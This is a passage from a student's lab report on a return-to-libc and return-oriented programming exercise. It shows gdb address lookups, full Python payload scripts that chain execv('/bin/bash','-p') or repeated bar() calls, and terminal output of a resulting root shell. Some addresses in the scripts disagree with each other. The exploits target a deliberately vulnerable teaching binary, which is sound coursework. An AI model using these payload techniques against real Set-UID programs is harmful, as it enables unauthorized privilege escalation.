        printf("/bin/bash address: %x\n", (unsigned int)shell);
        printf("-p address: %x\n", (unsigned int)param);
    }
}
```

Step4: Compile and run the the prtenv.c file using the following commands:

42)Commands:

gcc -m32 -o prtenv prtenv.c

./prtenv

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gcc -m32 -o prtenv prtenv.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./prtenv
/bin/bash address: ffffd413
-p address: ffffd53c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The bin/bash address is: 0xffffd413
The -p address is: 0xffffd53c

The length of the program name does make a difference. That's why we choose 6 characters for the program name prtenv to match the length of retlib executable.

This time, we will return to the execv() function. There is one catch here. The value of argv[2] must be zero (an integer zero, four bytes). If we put four zeros in our input, strcpy() will terminate at the first zero; whatever is after that will not be copied into the bof() function's buffer. This seems to be a problem, but keep in mind, everything in your input is already on the stack; they are in the main() function's buffer. It is not hard to get the address of this buffer.
To simplify the task, we already let the vulnerable program print out that address for you.
Just like in Task 3, you need to construct your input, so when the bof() function returns, it returns to execv(), which fetches from the stack the address of the "/bin/bash" string and the address of the argv[] array. You need to prepare everything on the stack, so when execv() gets executed, it can execute "/bin/bash -p" and give you the root shell. In your report, please explain why the constructed input works.

Step5: Find the address of execv()

43)Commands: gdb -q retlib

gdb-peda$ b main

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
gdb-peda$ b main
Breakpoint 1 at 0x12ef: file retlib.c, line 33.
```

gdb-peda$ run
gdb-peda$ p execv
gdb-peda$ p exit
gdb-peda$ quit

```
   0x565562fd <main+14>:        push   ebp
[----------------------------------stack-----------------------------------]
0000| 0xffffd14c --> 0xf7de6ed5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd150 --> 0x1
0008| 0xffffd154 --> 0xffffd1e4 --> 0xffffd39c ("/home/seed/Desktop/Lab4/Labsetu
p/retlib")
0012| 0xffffd158 --> 0xffffd1ec --> 0xffffd3c4 ("SHELL=/bin/bash")
0016| 0xffffd15c --> 0xffffd174 --> 0x0
0020| 0xffffd160 --> 0xf7fb5000 --> 0x1e8d6c
0024| 0xffffd164 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd168 --> 0xffffd1c8 --> 0xffffd1e4 --> 0xffffd39c ("/home/seed/Deskt
op/Lab4/Labsetup/retlib")
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xffffd1e4) at retlib.c:33
33      {
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e94420 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dffec0 <exit>
gdb-peda$ quit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Overall:

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
gdb-peda$ b main
Breakpoint 1 at 0x12ef: file retlib.c, line 33.
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb7088 --> 0xffffd1ec --> 0xffffd3c4 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x2445a396
EDX: 0xffffd174 --> 0x0
ESI: 0xf7fb5000 --> 0x1e8d6c
EDI: 0xf7fb5000 --> 0x1e8d6c
EBP: 0x0
ESP: 0xffffd14c --> 0xf7de6ed5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xffffd14c --> 0xf7de6ed5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd150 --> 0x1
0008| 0xffffd154 --> 0xffffd1e4 --> 0xffffd39c ("/home/seed/Desktop/Lab4/Labsetup/retlib")
0012| 0xffffd158 --> 0xffffd1ec --> 0xffffd3c4 ("SHELL=/bin/bash")
0016| 0xffffd15c --> 0xffffd174 --> 0x0
0020| 0xffffd160 --> 0xf7fb5000 --> 0x1e8d6c
0024| 0xffffd164 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd168 --> 0xffffd1c8 --> 0xffffd1e4 --> 0xffffd39c ("/home/seed/Desktop/Lab4/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xffffd1e4) at retlib.c:33
33      {
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e94420 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dffec0 <exit>
gdb-peda$ quit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The execv address is: 0xf7e94420
The exit address is: 0xf7dffec0

Step6: Find the address of input[] in retlib

44)Commands: ./retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 0
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
(^_^)(^_^) Returned Properly (^_^)(^_^)
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The Address of input[] inside main() is: 0xffffcda0
Input size: 0
The Address of buffer[] inside bof() is: 0xffffcd70
The Frame Pointer value inside bof() is: 0xffffcd88

A = input_address + 44
  = 0xffffcda0 + 0x2c
  = 0xffffcdcc

Step7: Understand required stack layout. After buffer overflow:

```
execv(
    "/bin/bash",
    argv[]
)
```

We must construct on stack:

argv[0] = "/bin/bash"
argv[1] = "-p"
argv[2] = 0x00000000

So memory layout after return:

[execv address]
[exit address]
["/bin/bash"]
[argv address]
["/bin/bash"]
["-p"]
[0x00000000]

Where:

A = X + 4
B = X + 8
C = X + 12

Step8: Get buffer address from retlib
    45)Commands: ./retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 0
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
(^_^)(^_^) Returned Properly (^_^)(^_^)
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The Address of input[] inside main() is: 0xffffcda0
Input size: 0
The Address of buffer[] inside bof() is: 0xffffcd70
The Frame Pointer value inside bof() is: 0xffffcd88

Step9: Build exploit for execv

46)Edit: nano exploit.py

GNU nano 4.8 exploit.py

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

# Address of "/bin/bash"
X = 36
sh_addr = 0xffffd413
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

# Address of execv()
Y = 28
execv_addr = 0xf7e94420
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

# Address of exit()
Z = 32
exit_addr = 0xf7dffec0
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Address of argv[] array (input + 44)
A = 40
argv_addr = 0xffffcdcc
content[A:A+4] = (argv_addr).to_bytes(4,byteorder='little')

# argv[0] = "/bin/bash"
B = 44
content[B:B+4] = (sh_addr).to_bytes(4,byteorder='little')

# argv[1] = "-p"
C = 48
param_addr = 0xffffd51a
content[C:C+4] = (param_addr).to_bytes(4,byteorder='little')

# argv[2] = NULL
D = 52
content[D:D+4] = (0x00000000).to_bytes(4,byteorder='little')

# Save content to badfile
with open("badfile", "wb") as f:
    f.write(content)
```

```
  GNU nano 4.8                                                exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

# Address of "/bin/bash"
X = 36
sh_addr = 0xffffd40a
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

# Address of execv()
Y = 28
execv_addr = 0xf7e94420
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

# Address of exit()
Z = 32
exit_addr = 0xf7dffec0
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Address of argv[] array (input + 44)
A = 40
argv_addr = 0xffffcdbc
content[A:A+4] = (argv_addr).to_bytes(4,byteorder='little')

# argv[0] = "/bin/bash"
B = 44
content[B:B+4] = (sh_addr).to_bytes(4,byteorder='little')

# argv[1] = "-p"
C = 48
param_addr = 0xffffd533
content[C:C+4] = (param_addr).to_bytes(4,byteorder='little')

# argv[2] = NULL
D = 52
content[D:D+4] = (0x00000000).to_bytes(4,byteorder='little')

# Save content to badfile
with open("badfile", "wb") as f:
    f.write(content)
```

Explanation:
Instead of calling system("/bin/sh"), this exploit redirects execution to execv() with arguments "/bin/bash" and "-p". The -p option prevents bash from dropping privileges in a Set-UID context. The payload constructs the argv array on the stack and passes its address to execv(), allowing us to obtain a root shell even when /bin/sh links to dash.

Step10: Save and run

47)Commands:

rm badfile

touch badfile

chmod u+x exploit.py

./exploit.py

./retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>chmod u+x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcdc0
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export MYSHELL=/bin/bash
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export PARAM=-p
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
bash-5.0# whoami
```

Step11: Verify now

48) Commands:

whoami

ls -l /bin/sh

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
bash-5.0# whoami
root
bash-5.0# ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 20 18:11 /bin/sh -> /bin/zsh
bash-5.0#
```

Explanation:
The successful root shell confirms that invoking execv("/bin/bash","-p") bypasses the shell's privilege-dropping countermeasure. The exploit works because the argument array is correctly prepared on the stack and referenced by address.

Task 5: Return-Oriented Programming

There are many ways to solve the problem in Task 4. Another way is to invoke setuid(0) before invoking system(). The setuid(0) call sets both real user ID and effective user ID to 0, turning the process into a non-Set-UID one (it still has the root privilege).

This approach requires us to chain two functions together. The approach was generalized to chaining multiple functions together, and was further generalized to chain multiple pieces of code together. This led to the Return-Oriented Programming (ROP).

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>tree
.
├── Labsetup
│   ├── badfile
│   ├── envadr
│   ├── envadr.c
│   ├── exploit_old.py
│   ├── exploit.py
│   ├── Makefile
│   ├── peda-session-retlib.txt
│   ├── prtenv
│   ├── prtenv.c
│   ├── retlib
│   └── retlib.c
├── Labsetup.zip
├── Return to Libc - Student Copy.docx.pdf
├── ROP
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
├── ROP_arg
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
├── ROP_printf
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
└── ROP_SetUID
    ├── exploit.py
    ├── stack_rop.c
    └── steps_to_run.sh

5 directories, 25 files
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>
```

Task 5.1: Introduction to Return Oriented Programming

We want to give students a taste of ROP , asking them to work on a special case of ROP . In the retlib.c program, there is a function called foo(), which is never called in the program. That function is intended for this task. Your job is to exploit the buffer-overflow problem in the program, so when the program returns from the bof() function, it invokes foo() 10 times, before giving you the root shell. In your lab report, you need to describe how your input is constructed.

Let's review what we did in Task 3. We constructed the data on the stack, such that when the program returns from bof(), it jumps to the system() function, and when system() returns, the program jumps to the exit() function. We will use a similar strategy here. Instead of jumping to system() and exit(), we will construct the data on the stack, such that when the program returns from bof, it returns to foo; when foo returns, it returns to another foo. This is repeated 10 times. When the 10th foo returns, it returns to the execv() function to give us the root shell. You will need to move into the ROP directory.

Step1: First we turn off ASL randomization

49)Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>
```

Step2: We compile the C code (stack_rop.c) without stack protector and nx stack.

50)Command: gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>ls
 Labsetup   Labsetup.zip  'Return to Libc - Student Copy.docx.pdf'   ROP   ROP_arg   ROP_printf   ROP_SetUID
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>cd ROP
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>ls
exploit.py  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```

Set ownership and setuid:

51)Command: sudo chown root stack_rop

52)Command: sudo chmod 4755 stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>sudo chown root stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>sudo chmod 4755 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```

Verify setuid:

53)Command: ls -l stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>ls -l stack_rop
-rwsr-xr-x 1 root seed 18716 Feb 23 19:05 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```

Step3: Create the Badfile

54)Command: touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```

Step4: Obtain the addresses of bar and exit.

55)Command:

Open GDB:

$ gdb -q stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$
```

Inside GDB:

gdb-peda$ run

gdb-peda$ p bar

gdb-peda$ p exit

gdb-peda$ quit

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP/stack_rop
Address of str[] inside main():  0xffffc974
Input size: 0
Address of buffer[] inside foo():  0xffffc8e8
Frame Pointer value inside foo():  0xffffc958
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 2607) exited with code 01]
Warning: not running
gdb-peda$ p bar
$1 = {void ()} 0x565562ed <bar>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ quit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```


The address of bar is: 0x565562ed
The address of exit is: 0xf7dfeec0

Step5: Get the offset = ebp - buffer
56)Command:

Open GDB again:
$ gdb -q stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$
```

Inside GDB:
gdb-peda$ b foo
gdb-peda$ run



gdb-peda$ next

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0xffffc974 --> 0x0
EBX: 0x56558fc4 --> 0x3ecc
ECX: 0x0
EDX: 0x56557142 --> 0x74655200 ('')
ESI: 0xf7fb4000 --> 0x1e8d6c
EDI: 0xf7fb4000 --> 0x1e8d6c
EBP: 0xffffc958 --> 0xffffd158 --> 0x0
ESP: 0xffffc8e0 --> 0x5655a1a0 --> 0xfbad2498
EIP: 0x56556283 (<foo+22>:      mov    eax,ebp)
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556275 <foo+8>:  sub    esp,0x74
   0x56556278 <foo+11>: call   0x56556170 <__x86.get_pc_thunk.bx>
   0x5655627d <foo+16>: add    ebx,0x2d47
=> 0x56556283 <foo+22>: mov    eax,ebp
   0x56556285 <foo+24>: mov    DWORD PTR [ebp-0xc],eax
   0x56556288 <foo+27>: lea    eax,[ebp-0x70]
   0x5655628b <foo+30>: sub    esp,0x8
   0x5655628e <foo+33>: push   eax
[-------------------------------------stack------------------------------------]
0000| 0xffffc8e0 --> 0x5655a1a0 --> 0xfbad2498
0004| 0xffffc8e4 --> 0x0
0008| 0xffffc8e8 --> 0xf7fb4000 --> 0x1e8d6c
0012| 0xffffc8ec --> 0x5655a1a0 --> 0xfbad2498
0016| 0xffffc8f0 --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffc8f4 --> 0xf7fb4000 --> 0x1e8d6c
0024| 0xffffc8f8 --> 0xf7fb2a74 --> 0x0
0028| 0xffffc8fc --> 0xf7fb22a0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
11          asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$
```

gdb-peda$ p $ebp
gdb-peda$ p &buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffc958
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffc8e8
gdb-peda$
```

The address of ebp is: 0xffffc958
The address of buffer is: 0xffffc8e8

Now compute:
p/d $ebp - (int)&buffer

```
gdb-peda$ p/d $ebp - (int)&buffer
$3 = 112
gdb-peda$
```

offset = ebp - buffer = 112

Step7: Construct the exploit.py file:

57)Edit: nano exploit.py

```
  GNU nano 4.8                                                  exploit.py
#!/usr/bin/env python3
import sys

def tobytes(value):
        return(value).to_bytes(4,byteorder='little')

bar_addr = 0x565562ed
exit_addr = 0xf7dfeec0

content = bytearray(0xaa for i in range(112))
content+= tobytes(0xFFFFFFFF)

for i in range(10):
        content+=tobytes(bar_addr)

#invoke exit() to exit gracefully at the end
content+=tobytes(exit_addr)

#write content to the file
with open("badfile", "wb") as f:
        f.write(content)
```

Step8: Make the exploit.py file executable and generate exploit:

58)Commands:

chmod +x exploit.py

./exploit.py

hexdump -v -C badfile

./stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>chmod +x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>hexdump -v -C badfile
00000000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000010  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000020  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000060  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000070  ff ff ff ff ed 62 55 56  ed 62 55 56 ed 62 55 56  |.....bUV.bUV.bUV|
00000080  ed 62 55 56 ed 62 55 56  ed 62 55 56 ed 62 55 56  |.bUV.bUV.bUV.bUV|
00000090  ed 62 55 56 ed 62 55 56  ed 62 55 56 c0 ee df f7  |.bUV.bUV.bUV....|
000000a0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>./stack_rop
Address of str[] inside main():  0xffffc9c4
Input size: 160
Address of buffer[] inside foo():  0xffffc938
Frame Pointer value inside foo():  0xffffc9a8
Distance (EBP - buffer) in bytes: 112
Function bar() is invoked 1 times
Function bar() is invoked 2 times
Function bar() is invoked 3 times
Function bar() is invoked 4 times
Function bar() is invoked 5 times
Function bar() is invoked 6 times
Function bar() is invoked 7 times
Function bar() is invoked 8 times
Function bar() is invoked 9 times
Function bar() is invoked 10 times
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP
$>
```

Explanation:
This demonstrates basic Return-Oriented Programming by chaining multiple return addresses to repeatedly call foo()before transferring control to another function. Instead of injecting code, the exploit reuses existing functions, showing how attackers can build complex execution flows using only return addresses.

Task 5.2: Return Oriented Programming with Arguments

The previous method does not work for functions with arguments because each function's stack frame is only 4 bytes apart (just enough for a return address). There's no space to store arguments. When a function starts, its prologue executes:
mov ebp, esp
The mov esp, ebp makes the new frame pointer only 4 bytes away from the previous one. That leaves space only for the next return address - not for arguments. To create space for arguments, we skip the prologue entirely.

You will have to move into the ROP_arg directory for this task.

Step1: First we turn off ASL randomization

59)Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>
```

Step2: We compile the C code (stack_rop.c) without stack protector and nx stack.

60)Command: gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>ls
 Labsetup   Labsetup.zip  'Return to Libc - Student Copy.docx.pdf'   ROP   ROP_arg   ROP_printf   ROP_SetUID
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>cd ROP_arg/
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>ls
exploit.py  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Set ownership and setuid:

61)Command: sudo chown root stack_rop

62)Command: sudo chmod 4755 stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>sudo chown root stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>sudo chmod 4755 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Verify setuid:

63)Command: ls -l stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>ls -l stack_rop
-rwsr-xr-x 1 root seed 18720 Feb 23 19:33 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Step3: Create the Badfile

64)Command: touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>ls
badfile  exploit.py  stack_rop  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Step3.5: Export bash shell

65)Command: export MYSHELL=/bin/bash

66)Command: env | grep MYSHELL

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>export MYSHELL=/bin/bash
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>env | grep MYSHELL
MYSHELL=/bin/bash
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Step4: Get addresses outside of GDB

